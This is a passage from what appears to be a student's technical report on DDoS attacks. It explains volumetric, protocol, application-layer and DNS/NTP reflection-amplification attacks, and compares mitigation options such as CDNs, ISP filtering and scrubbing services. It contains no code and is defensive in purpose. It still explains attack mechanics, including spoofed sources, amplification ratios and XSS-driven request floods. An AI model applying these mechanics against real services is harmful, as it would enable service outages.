5.2.4.3 Null routing the Target IP

Null routing consist in using null routes to prevent devices on the Internet from sending traffic to the target IP. We can take the example of a company which has 5 web-servers. If, say, the third web-server is under an DDoS attack, the company can simply null routing the IP of this web server, that is to say that any traffic destined for this server will be rejected. Note that in this case null-routing the third web-server disconnect it from the

Internet network but it prevent all the other web-servers from being unavailable too. It is therefore a short-term solution.

5.2.4.4 Hide behind a large Content Distribution Network (CDN)

Traditional Content Distribution Networks function by locating web server caches throughout the world to deliver content to the Internet. A CDN is made up of servers (nodes of the CDN) distributed throughout the world. A CDN sets up a routing mechanism allowing a user request on content to be served by the "nearest" server, in order to optimize the transmission/delivery mechanism. Regarding volumetric DDoS attacks, a CDN often implicitly protects a network because the traffic sent to the CDN is globally distributed among dozens of servers. However, if the attacker manage to discover the IP of the precise server that he targets, this method become obsolete (except if the data are stored on several nodes of the CDN).




Figure 5.4: Principle of a Content Distribution Network (CDN)

5.2.4.5 Dedicated mitigation services

Several companies provide devices or cloud based DDoS mitigation services like scrubbing center in order to filter the legitimate traffic from the bad traffic. These tools are often the most efficient way to mitigate DDoS attacks. They are described further in the section dedicated to mitigation techniques.

5.2.5 Examples of volumetric DDoS attacks

The most common volumetric DDoS attacks are UDP Flood, ICMP Flood, Fragmented ICMP Flood and SYN Flood.

5.3 Protocol Attacks

Protocol attacks are a diverse collection of various attacks intended to cause disruption to an environment by exploiting a specific weakness or inefficiency in the protocol. Many of these attacks exploit weaknesses of Layer 3 and 4 protocols such as TCP, IP and UDP. Unlike volumetric attacks, the intention is not to saturate the Internet connection but instead to cause disruption with a relatively small amount of network traffic.

5.3.1 Principle of a Protocol Attack

Most communication on the Internet uses a client/server model. In this model, a network device or system that is presenting a resource to the Internet awaits connections from clients. The client initiates a connection, and once the connection is established communication can begin. For each connection, resources are expended on both the client and the server. As an example, when a TCP connection is created between a user's web browser and a web server, the web server will allocate various memory areas to track the communication and maintain connection state data. Additionally, most operating systems have finite limits on the size of connection tables, and other internal network state tables. Protocol attacks attempt to disrupt communication by exhausting these resources on the target system. As a general rule, the more resources a specific protocol uses the more susceptible it is to DDoS attack. Protocol DDoS attacks are possible due to the limited amount of server resources in comparison to the total client resources available on the entire Internet.




Figure 5.5: Principle of Protocol Attack : case of the TCP connection DDoS attack. In this example, the target has a finite configuration limit within the operating system allowing it to support up to 20,000 TCP connections and each botnet node is able to open 1000 TCP connections. Here, a botnet of just 20 nodes is able to fill the pool of connections (20nodes x 1000 conns/node = 20,000 connections)

5.3.2 Impacts of Protocol Attacks

Protocol DDoS Attack can have several consequences. To begin with, such attacks can **increase memory usage** on network devices. Indeed, devices that track network connection state like firewalls, IPS/IDS, or load balancers often use more memory when experiencing a protocol DDoS attack. Each new connection or data flow requires allocation of resources and if the strength of the attack is high enough, it may result in exhausting memory on these devices. Furthermore, such attack **increase load** too because these devices have to use more CPU resources, especially in TLS/SSL-related protocol attacks where the target or intermediate devices may decrypt the traffic. To end with, devices may **reach arbitrary specific hardcoded limits** that control the size of various buffers and tables stored in physical memory. So although the target may appear normal or idle, one of these arbitrary limits may have been exceeded, which results in the rejection of additional connections.

5.3.3 Why Are Protocol DDoS Attacks So Effective ?

The two main reasons that Protocol attacks are so effective is because they are low-bandwidth and can easily go unnoticed, that is to say they are **hard to diagnose**. Indeed, network devices under a protocol DDoS attack which reach hardcoded limits may appear idle so that this attack can be misdiagnosed as a simple network outage. Next, some protocol attacks don't require establishing a persistent connection, thus **the source IP address is often forged** (even if the great majority of protocol attack do not have spoofed source IP addresses). This renders simplistic DDoS mitigation strategies that depend on identifying and blocking the abusive IP addresses ineffective. To end with, in practice, network devices have **finite amount of memory and CPU resources**, and because of the topology of the Internet, although most protocol attacks exhaust nearly an equal amount of resources on the attacker side, the available resource pool is much larger.

5.3.4 Mitigation Strategies

5.3.4.1 Blocking with On-Premises Devices

Unlike volumetric DDoS attacks, blocking with on-premises devices such as IDS/IPS and firewalls may be successful due to the low bandwidth nature of these attacks. Also, unlike volumetric attacks, a large portion of protocol attacks do not have spoofed source IP addresses. As a result, simple attacks can be blocked with simple firewall rules. More advanced attacks, particularly those sourced from very large botnets, will require purpose-built DDoS mitigation hardware to properly identify and automatically block the attack traffic.

5.3.4.2 Blocking Upstream by the ISP

This method of mitigation is often ineffective for protocol DDoS attacks because the rules used to block traffic is often too simplistic (blocking of a specific protocol or blocking of specific IP addresses)

5.3.4.3 Traffic analytics

Unlike volumetric DDoS attacks, it's not just about to control the amount of traffic which reach the target but also to analyze the traffic in order to detect abnormal patterns : for instance a very high demand for non-established connections (sending TCP SYN packages in the case of a TCP SYN flood attack) in a very short time, or requests that never succeed (case of a SlowLoris HTTP GET request attack).

5.3.4.4 Hide Behind a Large CDN

This type of method is also effective for the same reasons as volumetric DDoS attacks, but only for services supported by the CDN, typically HTTP(S).

5.3.4.5 Dedicated mitigation services

Several companies provide devices or cloud based DDoS mitigation services like scrubbing center in order to filter the legitimate traffic from the bad traffic. These tools are often the most efficient way to mitigate DDoS attacks. They are described further in the section dedicated to mitigation techniques.

5.3.5 Examples of protocol DDoS attacks

The most common protocol DDoS attacks are SYN Flood, TCP Connection Flood, and SlowLoris/RUDY.

5.4 Layer 7 Attacks

5.4.1 Principle of a Layer-7 DDoS Attack

Application-level attacks are a diverse collection of attacks intended to cause disruption to an environment by exploiting specific weaknesses or inefficiencies in an application. The key differentiator between application-level and other attacks is that the attack traffic is "in protocol," meaning that the traffic is legitimate from a protocol perspective. By being "in protocol," the attacks are often difficult to distinguish from legitimate traffic.

Application-level attacks can take a variety of form. The most trivial one is the HTTP request flood :




Figure 5.6: Principle of Layer-7 Attack : case of the HTTP Flood. In this example, the target has a finite amount of CPU resources and as a result can process a respectable 5000 web page loads per second. With a botnet of 7 nodes which can send 1000 requests/seconds, the target is overwhelm

In the previous example, the application-level DDoS attack originates from a botnet. However, a botnet isn't specifically required to perform such an attack. An example of such an attack vector is the exploitation of vulnerabilities (such as XSS) that cause all visitors to a website to unwittingly send requests to the target. This method reduces the cost to the attacker, and provides a pool of attack nodes that may be much larger and more distributed than any botnet.

5.4.2 Impacts of application-level attacks

To begin with, any application-level attack can **increase resource usage (CPU or memory) on application servers** responsible for responding to a request. Then, depending of the nature of the request sent by the attacker, a layer-7 attack can have various impacts : **increasing of resource usage on database systems**, **exhausting storage on devices**, **increasing cloud cost** (due to the environment's ability to automatically create new resources (e.g., bandwidth) to handle the additional requests) or **reaching of arbitrary application limits**. As an example, most web servers have a finite number of worker threads, that when exhausted will cause client requests to be delayed or fail. Likewise, a database may only allow a specific number of licensed connections. Application-level attacks are very effective at triggering poor performance by exceeding

application limits. So although the environment may appear idle, client performance is significantly impacted due to a configuration limit being reached.

5.4.3 Why are application-level DDoS attacks so effective ?

The main reasons why application-level DDoS attacks so effective is because those kind of attacks are **difficult to diagnose**, and because they often **mimic real user behavior**. For instance, an attacker may construct an attack that copy the user behavior in navigating a website, including realistic pauses and browser interactions. Extensive analysis of traffic patterns and anomaly detection may be required to identify these attacks. Moreover, layer-7 attack **require minimal resources** (one computer may be sufficient for attack which does not require a botnet). To end with, **they are always new attacks of this type** because applications of an organization is always evolving : each new application change opens up the possibility of a specific new DDoS risk.

5.4.4 Mitigation strategies

5.4.4.1 Blocking with On-Premises Devices

Due to the low-bandwidth nature of layer-7 DDoS attacks, as protocol DDoS attack, blocking application-level DDoS attacks with on-premises devices may be successful.

5.4.4.2 Blocking Upstream by the ISP

Due to the low-bandwidth nature of layer-7 DDoS attacks, as protocol DDoS attack, blocking upstream by the ISP is often ineffective (works only for simplistic attacks). In addition, unless they are given decryption keys, the ISP is unable to inspect the content of traffic using encrypted protocols like HTTPS, making identification and mitigation more difficult.

5.4.4.3 Traffic analytics

Like protocol DDoS attack, the traffic mist be analyzed to determine if the traffic is legitimate or not. Tools that analyze traffic patterns and look for anomalies based on historical data can be invaluable in making this determination.

5.4.4.4 Hide Behind a Large CDN

This type of method is also effective for the same reasons as protocol attack, but only for services supported by the CDN, typically HTTP(S).

5.4.4.5 Dedicated mitigation services

Several companies provide devices or cloud based DDoS mitigation services like scrubbing center in order to filter the legitimate traffic from the bad traffic. These tools are often the most efficient way to mitigate DDoS attacks. They are described further in the section dedicated to mitigation techniques.

5.4.5 Examples of layer-7 attacks

The most common application-layer DDoS attacks are HTTP Flood, and DNS request flood. Regarding HTTP flood, lots of various attacks can be performed depending of the rate and the nature of the request : an attacker may exploit search functionality, exploit user login functionality, try to demand very large object of a website (such a big PDF file) to exhaust targeted bandwidth, try to upload big objects to exhaust storage space, perform web crawling to mimic the behavior or real users, or exploit form data flooding.

5.5 Reflection Attacks

5.5.1 Principle of a reflection attack

Reflection and amplification attacks are a type of volumetric DDoS attack where an attacker uses an intermediate system to increase the size of an attack and/or conceal the true origin of the attack. As with other volumetric DDoS attacks, the attacker attempts to overwhelm Internet circuits and network devices.

A key concept in this class of DDoS is the notion of **"reflection"**. In terms of DDoS, **reflection is when an attacker uses publicly available resources of a 3rd party to launch an attack against the victim**. This differs from a botnet in that the 3rd party resources being used are not necessarily under the control of the attacker. In a typical DDoS botnet, the attacker has taken control of devices on the Internet and installed software capable of performing DDoS attacks, and it is these devices that make up the botnet. In a reflection scenario, a publicly accessible application is used by the attacker to launch a DDoS assault against the target. The primary method of operation for such attacks is to target applications that use UDP as the transport protocol and to issue a request with a forged source IP address set to that of the intended target.




Figure 5.7: Principle of reflection for a DNS request. Note that the request sent by the attacker has a forged IP address with the target's one in order that the DNS server responds to the target

Another key concept in this class of attack is the notion of **"amplification"**. In terms of DDoS, **amplification is when an attacker uses publicly available resources of a 3rd party to increase the intensity of an attack** beyond their own capabilities and resources. In some scenarios, certain publicly accessible applications distributed throughout the globe may exceed the capabilities of even the largest botnets. In simple terms, amplification is when a request is sent to a server and the response is larger than the request. To take advantage of this scenario, an attacker needs to be able to direct the response traffic to the victim, and this is where amplification and reflection combine to achieve a devastating effect.




Figure 5.8: Principle of amplification combined with reflection for a DNS ANY request. We can observe that the DNS response sent to the target is 79 times bigger that the original request. An amplification attack use this behavior combined with a botnet to blow up the bandwidth of the attack

In order to be established by an attacker, **a reflection and amplification attack may meet several criteria**. To begin with, **the source IP has to be spoofed** : this generally means that the application must use a connectionless protocol like UDP or ICMP in order that the attacker is able to direct the 3rd parties systems to send traffic to the victim. Next, **the response sent to the victim has to be much more larger that the original request** sent by the attacker. To do so, the attacker must use lots of public servers and protocol such as DNS and NTP with which the ratio request/response is the more significant. To end with, those **public servers have to be in high-bandwidth connections** so that the size of the response sent can be maximized.
Another important remark is that, like all volumetric DDoS attacks, the owners of the 3rd parties resources used for the attack are unaware that they contribute to it. Indeed, attackers often distribute their request to a very large amount of servers so that one server in particular does not see its traffic increase significantly. However the response of all servers combined is devastating.

5.5.2 Impacts of reflection attacks

As explained just before, a reflection attack is a particular volumetric DDoS attack, so their impacts are the same.

5.5.3 Why are reflection and amplification DDoS attacks so effective?

In addition to all the reasons mentioned in the section on volumetric DDoS attacks that remain valid, reflection and amplification attacks are effective mainly because **they are a huge amount a public servers available** which can be used by attackers to amplify their attacks. Some websites like `shodan.io` even allow to see all publicly available resources in real-time. In addition, **traffic sources are almost all the time unaware of their involvement**, so that it makes the attack harder to diagnose and mitigate.

5.5.4 Mitigation strategies

The mitigation strategies are the same described in the section dedicated to volumetric DDoS attacks.

5.5.5 Examples of reflection/ amplification attacks

The most common reflection and amplification attacks are DNS reflection and NTP reflection. Indeed, some requests of these application can reach an amplification rate of 179 for DNS and 556 for NTP. Moreover, DNS and NTP use UDP protocol which is a connectionless protocol which can easily be manipulated to have a forged source IP address. Next, DNS and NTP infrastructure is massive as the entire Internet depends on them. Identifying a reflected and amplified DNS or NTP attack is relatively simple based on certain markers within a packet capture, such as unusual high rate of DNS or NTP traffic, unsolicited response and unusual responses (lots of ANY DNS responses or monlist NTP responses which are not commonly seen for instance).

5.6 Mitigation Techniques

5.6.1 Summary of existing mitigation equipments

5.6.1.1 On-Premises mitigation hardware

On-premises mitigation devices are located on the target network. They are several mitigation devices of such type among which :

- Traditional and “next-gen” firewalls ("next-gen" firewalls refers to firewalls which do not only contain simple filtering traffic rules but also some features allowing them to analyze the traffic, detect suspect traffic pattern, etc)
- Web application firwalls (WAF)

- Intrusion prevention/detection systems (IPS/IDS)
- Purpose-built DDoS mitigation appliances such as the Radware DefensePro tested during my internship
- Load balancers : devices which improve the distribution of workloads across multiple computing resources




Figure 5.9: Location of On-Premises hardware devices on the network : example of an IPS

Advantages	Drawbacks
• Such devices do not require the intervention of third parties like ISPs, meaning that devices are under full control of the target IT staff	• Unable to mitigate volumetric attacks, including volumetric application-layer DDoS attacks • Requires the target IT staff to be DDoS experts : each device have to be precisely configured to work properly • Dedicated DDoS mitigation devices are often expensive. For instance the Radware DefensePro costs 150k $

Table 5.1: On-Premises mitigation Hardware : advantages and drawbacks

5.6.1.2 Blocking traffic by the ISPs

Nowadays, to prevent their clients to be under DDoS attacks, Internet Service Prodivers (ISPs) often propose a "clean pipe" service which consist in blocking some bad traffic upstream to the customer. Those rules are similar to those of a firewall, that is to say that ISPs can block all traffic from a specific IP, or block specific protocol, or limit the maximum size of packets for instance.




Figure 5.10: ISPs blocking traffic and "clean pipe" service

Advantages	Drawbacks
• ISPs has DDoS experts dedicated to assist in mitigation • ISPs typically have substantial network capacity which can absorb some volumetric attacks	• ISPs are unable to decrypt secure traffic, complicating application-level DDoS mitigation • The rules used to block traffic are very simple and may not be granular enough to block legitimate traffic from malicious traffic for advanced DDoS attacks • Companies must contact ISPs in order to eventually modify the blocking process which can take time

Table 5.2: ISPs blocking traffic : advantages and drawbacks

5.6.1.3 Utilization of a CDN

Due to its inherent structure, a Content Delivery Network (CDN) can work well in certain cases regarding DDoS mitigation.




Figure 5.11: CDN seen as mitigation DDoS structure

Advantages	Drawbacks
• Main CDN providers have massive capacity, providing significant mitigation capability • Due to its inherent structure, a CDN protects against all volumetric and protocol DDoS attacks	• Can only be used to protect services supported by the CDN, typically HTTP(S) • Do not protect against specific application-level DDoS attacks, such as attacks triggering specific vulnerabilities (search functionalities, form data flooding...) of the customer's application

Table 5.3: Utilization of a CDN : advantages and drawbacks

5.6.1.4 DDoS traffic scrubbing service

A DDoS traffic scrubbing service is a dedicated DDoS mitigation platform operated by a 3rd party that removes DDoS traffic upstream of the target. These services generally operate in either a routed or proxy mode.

5.6.1.4.1 Proxy mode : DNS redirection of traffic

In the proxy mode, traffic is handled in much the same way as a CDN. All requests are made through proxy servers operated by the mitigation vendor, and only legitimate requests are passed through to the target's real environment.




Figure 5.12: DDos traffic scrubbing service : proxy mode

Like the CDN technique, this method is based on DNS redirection of traffic. The goal is to lead the traffic to a domain, such as example.com, to a server's IP address of the protection provider. The latter then filters the traffic, and then redirect to the original destination.

